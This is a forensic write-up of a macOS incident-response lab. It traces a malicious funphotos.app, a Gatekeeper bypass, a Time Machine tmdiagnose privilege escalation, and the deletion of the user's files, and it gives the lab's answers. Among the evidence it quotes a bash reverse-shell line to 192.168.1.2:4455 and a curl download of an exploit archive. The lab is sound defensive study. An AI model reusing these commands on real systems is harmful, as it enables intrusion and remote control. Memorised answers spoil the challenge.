Scenario#
Wika is a highly motivated pre-sales engineer dedicated to achieving his professional goals. To ensure his success, he carefully selected the best tools and applications to streamline his workflow. However, an unknown adversary was actively working against him, attempting to sabotage his efforts and block him from reaching his targets. Unfortunately, Wika’s systems were compromised, putting his progress at risk. In response, we secured his Mac device for a detailed forensic investigation to gather evidence and uncover the truth. We need your expertise as a DFIR analyst to investigate the incident.
Setup#
For this Sherlock challenge we’ll use:
- Autopsy
- MacOS-UnifiedLogs from Google Mandiant
Question 1#
What is the macOS version?
To gather evidences the author used the tool “Live Response Collection Cedarpelta” from Brimor Labs. We can find this information in the LiveResponseData/BasicInfo/sw_vers.txt.

It means that this Mac is on High Sierra (which came out in July 2018).
Answer : 10.13.6
Question 2#
What is the full path of the malicious application?
To find this we’ll need to take a look at lsregister.txt and syslog.txt.
lsregister.txtis the output of Apple’s Launch Services registry dump (typically produced by running thelsregister -dumpcommand). It lists every “known” application bundle on the system (or mounted volumes), along with metadata like bundle identifiers, paths, flags (like “incomplete”, “shell-script”), and launch permissions.syslog.txtis a plaintext extract of the Mac’s system log. It records timestamped events and errors from macOS components and apps-everything from kernel messages to launchd errors so you can trace what your machine was doing and where failures occurred.
In lsregister.txt we find:
BundleClass: kLSBundleClassApplication
Container mount state: not mounted
bundle	id:            1704
	Mach-O UUIDs:
	Device Familie
	Counterpart ID
	sequenceNum:   1704
	FamilyID:      0
	PurchaserID:   0
	DownloaderID:  0
	installType:   0
	appContainer:  #
	dataContainer: #
	path:          /Volumes/
funphotosAPP/
funphotos.app
	name:          (null)
	displayName:   (null)
	itemName:      (null)
	teamID:        (null)
	staticSize:    0
	storeFront:    0
	versionID:     0
	sourceAppID:   (null)
	ratingLabel:   (null)
	ratingRank:    0
	genre::        (null)
	genreID:       0
	category:      (null)
	2ry category:  (null)
	identifier:    (null) (0x0)
	vendor:        (null)
	type:          (null)
	version:       (null) (<00000000 00000000>)
	versionString: (null)
	displayVersion (null)
	codeInfoID:    (null)
	signerOrg:     (null)
	mod date:      2/3/25, 1:10 PM
	reg date:      2/3/25, 2:33 PM
	retries:       15
	type code:     '\0\0\0\0'
	creator code:  '\0\0\0\0'
	bundle flags:  shell-script  launch-disabled  incomplete  (0000000000000290)
	item flags:    container  package  application  extension-hidden  native-app  (000000000010008e)
	iconName:      (null)
	executable:    Contents/MacOS/
It’s not obvious that it’s malicious but it has some odds things like:
- mounted volume
/Volumes/funphotosAPP/funphotos.app - bundle flags: incomplete
- unsigned & missing metadata
- shell-script flag
Then if we look at syslog.txt we see:
Feb  3 14:22:29 wikas-Mac com.apple.xpc.launchd[1] (
com.apple.xpc.launchd.oneshot.0x10000004.funphotos[829]) <Error>: Service could not initialize: 17G66: xpcproxy + 11476 [1524][B5FFE99F-CD7F-3AD0-8C3B-A06EF069275A]: 0x2
Feb  3 14:22:29 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:22:37 wikas-Mac com.apple.xpc.launchd[1] (com.apple.imfoundation.IMRemoteURLConnectionAgent) <Warning>: Unknown key for integer: _DirtyJetsamMemoryLimit
--- last message repeated 1 time ---
Feb  3 14:23:07 wikas-Mac com.apple.xpc.launchd[1] (com.apple.WebKit.Networking.2973DCFC-CAEF-4EEE-AC57-C034C909879F[804]) <Warning>: Service exited with abnormal code: 1
Feb  3 14:24:22 wikas-Mac com.apple.xpc.launchd[1] (com.apple.quicklook[843]) <Warning>: Endpoint has been activated through legacy launch(3) APIs. Please switch to XPC or bootstrap_check_in(): com.apple.quicklook
Feb  3 14:25:45 wikas-Mac syslogd[35] <Notice>: ASL Sender Statistics
Feb  3 14:27:08 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 447564 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x0
Feb  3 14:28:46 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:28:47 wikas-Mac com.apple.xpc.launchd[1] (com.apple.imfoundation.IMRemoteURLConnectionAgent) <Warning>: Unknown key for integer: _DirtyJetsamMemoryLimit
--- last message repeated 7 times ---
[...SNIPPED..]
com.apple.xpc.launchd.oneshot.0x10000008.funphotos[966]) <Error>: Service could not initialize: 17G66: xpcproxy + 11476 [1524][B5FFE99F-CD7F-3AD0-8C3B-A06EF069275A]: 0x2
Feb  3 14:32:41 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:32:51 wikas-Mac com.apple.xpc.launchd[1] (com.apple.quicklook[968]) <Warning>: Endpoint has been activated through legacy launch(3) APIs. Please switch to XPC or bootstrap_check_in(): com.apple.quicklook
Feb  3 14:33:38 wikas-Mac com.apple.xpc.launchd[1] (com.apple.quicklook[981]) <Warning>: Endpoint has been activated through legacy launch(3) APIs. Please switch to XPC or bootstrap_check_in(): com.apple.quicklook
Feb  3 14:33:38 wikas-Mac com.apple.xpc.launchd[1] (com.apple.imfoundation.IMRemoteURLConnectionAgent) <Warning>: Unknown key for integer: _DirtyJetsamMemoryLimit
Feb  3 14:33:52 wikas-Mac com.apple.xpc.launchd[1] (
com.apple.xpc.launchd.oneshot.0x10000009.funphotos[1007]) <Error>: Service could not initialize: 17G66: xpcproxy + 11476 [1524][B5FFE99F-CD7F-3AD0-8C3B-A06EF069275A]: 0x2
Feb  3 14:33:52 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
--- last message repeated 2 times ---
Feb  3 14:34:05 wikas-Mac kcm[1014] <Notice>: DEPRECATED USE in libdispatch client: Setting timer interval to 0 requests a 1ns timer, did you mean FOREVER (a one-shot timer)?
Feb  3 14:34:05 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:34:13 wikas-Mac com.apple.xpc.launchd[1] (
com.apple.xpc.launchd.oneshot.0x1000000a.funphotos[1018]) <Notice>: Service exited due to signal: Killed: 9 sent by CoreServicesUIAgent[848]
Feb  3 14:34:13 wikas-Mac systemstats[46] <Error>: assertion failed: 17G66: systemstats + 914800 [D1E75C38-62CE-3D77-9ED3-5F6D38EF0676]: 0x40
Feb  3 14:34:15 wikas-Mac com.apple.xpc.launchd[1] (com.apple.imfoundation.IMRemoteURLConnectionAgent) <Warning>: Unknown key for integer: _DirtyJetsamMemoryLimit
--- last message repeated 4 times ---
Same here, it’s extremly odd:
Service exited due to signal: Killed: 9 sent by CoreServicesUIAgent[...]- This higher-level macOS component is killing the process, that usually happens when the binary refuses to start or violates code-signing/quarantine policies.
- The repetition of these messages every few seconds
- Lot of memory errors
Answer : /Applications/funphotos.app
Question 3#
What is the inode number of the above malicious application?
Just looking after funphotos.app in lsregister.txt gives the answer.
Answer : 2156084
Question 4#
In the Execution phase, the user executed the application without any restrictions, what is the CVE the attacker tried to abuse to bypass the gatekeeper?
Looking at the wika’s bash history we can see these commands:
curl -O http://192.168.1.2:8000/priv.zip
unzip priv.zip
We can also find this listing of file:
Users/wika/
priv.zip
Users/wika/priv/Makefile
Users/wika/priv/bin
Users/wika/priv/bin/test
Users/wika/priv/bin/test.ld_RMARml
Users/wika/priv/exp.m
Thanks to the question, the name of this chall etc. we can easily find that it’s the CVE-2022-22616. It’s a logic flaw in Apple’s handling of ZIP archives, specifically in the Bill of Materials (BoM) processing when downloading and unarchiving apps. By constructing a malicious ZIP whose first Local File Header points directly at the YourApp.app/Contents directory, an attacker can arrange for the quarantine attribute (com.apple.quarantine) to never be applied. When Gatekeeper then sees the unpacked bundle it assumes it’s already been approved and allows execution without any user prompt or notarization check.
Answer : CVE-2022-22616
Question 5#
At what timestamp did the reverse shell activity begin?
We can guess that the reverse shell activity began at the same time that the malicious app was executed. That’s where MacOS-UnifiedLogs come in place!
We’ll use it to parse UnifiedLogs. Starting with macOS 10.12 (Sierra), Apple replaced traditional flat-file logs (like /var/log/system.log) and the old ASL system with the Unified Logging system, which stores log entries in a structured, binary format across several “tracev3”, “UUID” and “timesync” files. We can find them on all Apple’s products like iOS, watchOS etc. These logs span both user and kernel-space, aggregating messages from every subsystem and process.
To use the tool we can do:
.\unifiedlog_iterator.exe --mode log-archive -i 'C:\Users\jaybird1291\Downloads\Gatekeeper\wikas-Mac_20250204_022610\LiveResponseData\CopiedFiles\Logs\UnifiedLogs' -o parsed.json
Inside I’ve basically searched for “funphotos” which gives this only result:
{
  "subsystem": "",
  "thread_id": 9368,
  "pid": 237,
  "euid": 501,
  "library": "",
  "library_uuid": "",
  "activity_id": 0,
  "time": 1738616991827988200,
  "category": "",
  "event_type": "Log",
  "log_type": "Default",
  "process": "",
  "process_uuid": "",
  "message": "Unknown shared string message",
  "raw_message": "Unknown shared string message",
  "boot_uuid": "3457869A10FB4D23A011099541BB0159",
  "timezone_name": "Pacific",
  "message_entries": [
    {
      "message_strings": "/private/var/folders/58/_3k7rvqd6mlcl6xsmvrv20jh0000gn/T/AppTranslocation/074BD3B0-9402-4F4E-8F1C-2C8E1EE081A8/d/funphotos.app",
      "item_type": 33,
      "item_size": 127
    }
  ],
  "timestamp": "2025-02-03T21:09:51.827988224Z"
}
Answer : 2025-02-03 21:09:51
Question 6#
After the user assists in executing the application, what is the first command the attacker runs upon gaining a reverse shell?
Going back at the wika’s bash history we can see that the first command is:
whoami
Answer : whoami
Question 7#
What is the name of the malicious archive file the attacker downloads on the system?
We already found this before:
curl -O http://192.168.1.2:8000/priv.zip
unzip priv.zip
Answer : priv.zip
Question 8#
At what time did the attacker compile the exploit?
Here my methology is basic, reconstruct the timeline and look at what happen after the attacker got a foothold on the machine.
We found whoami trace at 2025-02-03 21:10:32 UTC:

And bingo! Right after we see a make/usr/bin/make.

Answer : 2025-02-03 21:13:50
Question 9#
When did the attacker get the root shell on the system?
Basically continuing the timeline we find:
/usr/bin/hdiutil.dmg/tmp/1warning, failed to copy: %@creating dmg imagecreate-fsHFS+-volnamedisk`t*/1`
A-srcfolder-size840k-formatUDRWmounting malformed diskattachsending XPC msgcom.apple.diagnosticextensions.osx.timemachine.helperdonev16@?0@"NSURL"8now wait ~2min for the rooted shellkillall -9 tmdiagnose[exploit] I am Groot!/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/4455 0>&1' &/dev/disk*cleanupexp.mglob("/dev/disk*", 0, NULL, &globlist) == 0eject/Users/wika/priv/bin/test

Answer : 2025-02-03 21:15:07
Question 10#
What volume name was created during the privilege escalation attack?
We already have the answer thanks to the previous question but I wanted to dig deeper.
For this I’ve looked at fseventsd files. In fact, FSEvents (File System Events) is a kernel-level API that tracks changes to the file system and reports them to user-space via a daemon called fseventsd. Each mounted volume maintains a hidden .fseventsd directory at its root, containing compressed, binary log files of file and directory modifications.
And that was right we find it:

Answer : disk`t*:1`
Question 11#
An error file was generated during exploitation, indicating a vulnerability in a macOS binary. What is the CVE identifier associated with this privilege escalation vulnerability?
For this we need to get back to the command we found at question 9:
/usr/bin/hdiutil.dmg/tmp/1warning, failed to copy: %@creating dmg imagecreate-fsHFS+-volnamedisk`t*/1`
A-srcfolder-size840k-formatUDRWmounting malformed diskattachsending XPC msgcom.apple.diagnosticextensions.osx.timemachine.helperdonev16@?0@"NSURL"8now wait ~2min for the rooted shellkillall -9 tmdiagnose[exploit] I am Groot!/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/4455 0>&1' &/dev/disk*cleanupexp.mglob("/dev/disk*", 0, NULL, &globlist) == 0eject/Users/wika/priv/bin/test
The error logs shows the exploit string "killall -9 tmdiagnose[exploit] am Groot!" and reference to /System/Library/CoreServices/com.apple.diagnosticextensions.osx.timemachine.helper..
These are the unmistakable markers of the Time Machine “tmdiagnose” command-injection flaw that Apple patched in March 2019 and assigned CVE-2019-8513.
Answer : CVE-2019-8513
Question 12#
According to the MITRE ATT&CK framework, what is the attack technique classification for the injection ?
This is where ChatGPT helps a lot.
- Indirect Command Execution - Adversaries may abuse utilities that allow for command execution to bypass security restrictions that limit the use of command-line interpreters.
Answer : T1202
Question 13#
What command was used by the attacker to erase their traces?
Getting back to the Unifiedlogs parsed data we can easily find:
{
  "subsystem": "",
  "thread_id": 11978,
  "pid": 656,
  "euid": 0,
  "library": "",
  "library_uuid": "F6B73B3210BA3B82AC64358818486EB8",
  "activity_id": 0,
  "time": 1738617349144489200,
  "category": "",
  "event_type": "Log",
  "log_type": "Default",
  "process": "",
  "process_uuid": "F6B73B3210BA3B82AC64358818486EB8",
  "message": "Failed to get string message from UUIDText file: F6B73B3210BA3B82AC64358818486EB8",
  "raw_message": "Failed to get string message from UUIDText file: F6B73B3210BA3B82AC64358818486EB8",
  "boot_uuid": "3457869A10FB4D23A011099541BB0159",
  "timezone_name": "Pacific",
  "message_entries": [
    {
      "message_strings": "    root : TTY=unknown ; PWD=/Users/wika ; USER=root ; COMMAND=/bin/rm -r priv",
      "item_type": 33,
      "item_size": 79
    }
  ],
  "timestamp": "2025-02-03T21:15:49.144489216Z"
}
Answer : sudo rm -r priv
Question 14#
At what time did the attacker start erasing their traces?
We have the answer in the previous question.
Answer : 2025-02-03 21:15:49
Question 15#
What are the names of the 2 files the attacker deleted to prevent the user from achieving his target (in alphabetical order)?
Once again, in the bash history:
cd Documents
ls
rm Targets.rtf
ls
rm mytarget.txt
echo "Now it is okay, show me how you will achive your target"
Answer : mytarget.txt, Targets.rtf
Question 16#
Meanwhile, he discovered that he might be compromised. What is the search query he conducted to confirm or investigate this suspicion?
Inside Safari’s History.db we find:

Answer : how to know that am not hacked
Lab finished!